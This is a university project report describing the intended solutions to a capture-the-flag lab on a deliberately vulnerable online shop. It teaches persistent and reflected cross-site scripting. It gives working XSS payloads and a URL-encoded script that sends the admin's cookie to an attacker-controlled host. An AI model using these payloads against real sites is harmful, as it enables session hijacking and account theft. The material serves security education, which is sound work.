PSI-CAD-Project Report SoSe 2019

Alexander Böhner (1937944)
mailto:alexander.boehner@stud.uni-bamberg.de

Melanie Vogel (1738258)
mailto:melanie-margot.vogel@stud.uni-bamberg.de

September 30, 2019

Contents

List of Figures

1 Expected Approaches

1.1 MessageCenter/XSS

The first scenario is all about Cross-Site Scripting (XSS). We implemented two tasks where the first task addresses mainly *persistent XSS* and the second task focuses on *reflective XSS*.

The attacks in both subtasks are executed in the online shop of the beverage retailer MATESHOP.

1.1.1 Persistent XSS

Task

You are really upset about MATESHOP's reckless security behaviour and especially the expensive prices on the website for Mate and Chunk beverages - the websites admin blamed your low Mate consumption! Be persistent! Insult the administrator as a *dumb donkey* in an alarming way.

Expected Approach

The first thing to do for this task is to understand that a persistent XSS is required. We indicated this with "Be persistent!". This means the injected code shall be not only temporary but shall be persistent on the back-end server and thus be delivered to future requests.

When browsing the Mate shop it should be obvious that the contact page is the only page that actually lists input made by users of the shop to all other users.

After finding the page that may be vulnerable to persistent XSS, the second step is to find out what kind of script should be injected there. Because we instructed to insult the admin as *dumb donkey* in an *alarming way*, the first thing that should be considered is a simple alert displaying the insult, whenever the admin opens or reloads the page.

Since messages are public to all visitors of the website, the result of the input is visible in the attackers browser as well and thus providing feedback, what injections actually worked.

After a short period of time the selenium client that resembles the administrator views the messages in the same view as an attacker and gets insulted. The client then enables the flag which pops up at the flag icon in the attackers browser.



Figure 1.1: Illustration of the persistent XSS attack.

This flag the can be entered to the insekta page to finish the subtask.

1. Go to *Contact* on the MATESHOP website.
2. Leave a message with some of these possible solution(s):
   - <img src="" onError="alert('dumb donkey')"></img>
   - <iframe sandbox="allow-scripts allow-same-origin allow-modals" src="data:text/html, <script>alert('dumb donkey')</script>">
3. Click in the upper right corner at the flag button and receive the flag that you can enter in the insekta page form field.

1.1.2 Reflective XSS

Task

After insulting the admin it is time to expose the admin even further. The admin is eager to fix the security issue from the insult and will be happy about every kind of help he or she can get. Find out what kind of private stuff the admin hides from Google by stealing his or her identity! Perform a reflective XSS attack.

Expected Approach

In contrast to persistent XSS, reflected XSS is not persistent on the server. When e.g. a link with malicious code is clicked, the server may generate HTML with the malicious script in it and deliver it to the link-clicker. The task is to inject some malicious javascript code as a query string into the URL that the admin should click on. The goal is to steal the cookie of the admin.

In order to do this, the first thing that should be checked is the *robots.txt*, because the tasks indicates that the admin hides something from Google and therefore does not want it to be indexed by a web-crawler. This robots.txt file contains the information about a file called *private.php* and the memory aid for the administrator on how to use it. Visiting

the *private.php* will result in an 401 http error. This indicates that the attacker first has to steal the admins cookie, indicated in the task description by *stealing his or her identity*.

The tasks tells the attacker to perform a reflective XSS attack and that the admin is happy about every kind of help in order to fix problems. With this information an attacker should come up with a link that will be sent via a bug report that can be entered at the bug-report subpage. It is important to use the html *href* attribute and not simply provide a url for copy-paste. The admin is pretty lazy and needs a link to click on. When trying to send a evil bug report it should be observed that only the short description input field in the form can be used to inject code.

This link should include a script that exploits the query parameter of the private.php as stated in the robots.txt. Because the private.php can only be viewed by the admin, additional security checking is left out. An example link could look like this: `<a href="private.php/?q=<script>..</script>"`.

The attacker does not know, that the admin has clicked on the link and what the script did. This is the part that makes this task difficult. At this point the attacker should make thoughts about how to actually get the cookie that was queried by the script. One way of doing this is to check whether the CORS header is set properly, which is not the case. At this point all that is left is to do is to setup a simple web server or else to send or redirect the cookie to.

With the cookie, the private.php can be viewed an the flag is revealed to the attacker.

1. Check out robots.txt and find out about private.php and how to use it.
2. Visit private.php and find out that the CORS header is a wildcard.
3. Go to *Contact* and click the button to *report a bug*.
4. Find out that only the *short description field* will be transmitted.
5. Setup a webserver or else on your own system[1].
6. Insert a link/redirect in the *short description field* that points to your own webserver with javascript that sets the cookie as parameter in this link.
7. Wait for the admin to click the link and read the cookie in e.g. your webbrowsers log file.
8. Make a request with the admins cookie to private.php
9. Now the flag can be read from the private.php

Example link:

```
1 <a href="http://angularhost:8074/private.php?q=%3Cscript%3Evar%20c%3
    Ddocument.cookie%3Bvar%0A%20x%3Dnew%20XMLHttpRequest()%3Bx.open
    (%27GET%27%2C%27http%3A%2F%2Fyourip%3A3002%2F%27%2B%20c%2C%20false
    )%3Bx.send(%0Anull)%3B%3C%2Fscript%3E">Click here for information
    </a>
```

[1] We used this one: https://www.npmjs.com/package/json-server



Figure 1.2: Illustration of the reflected XSS attack.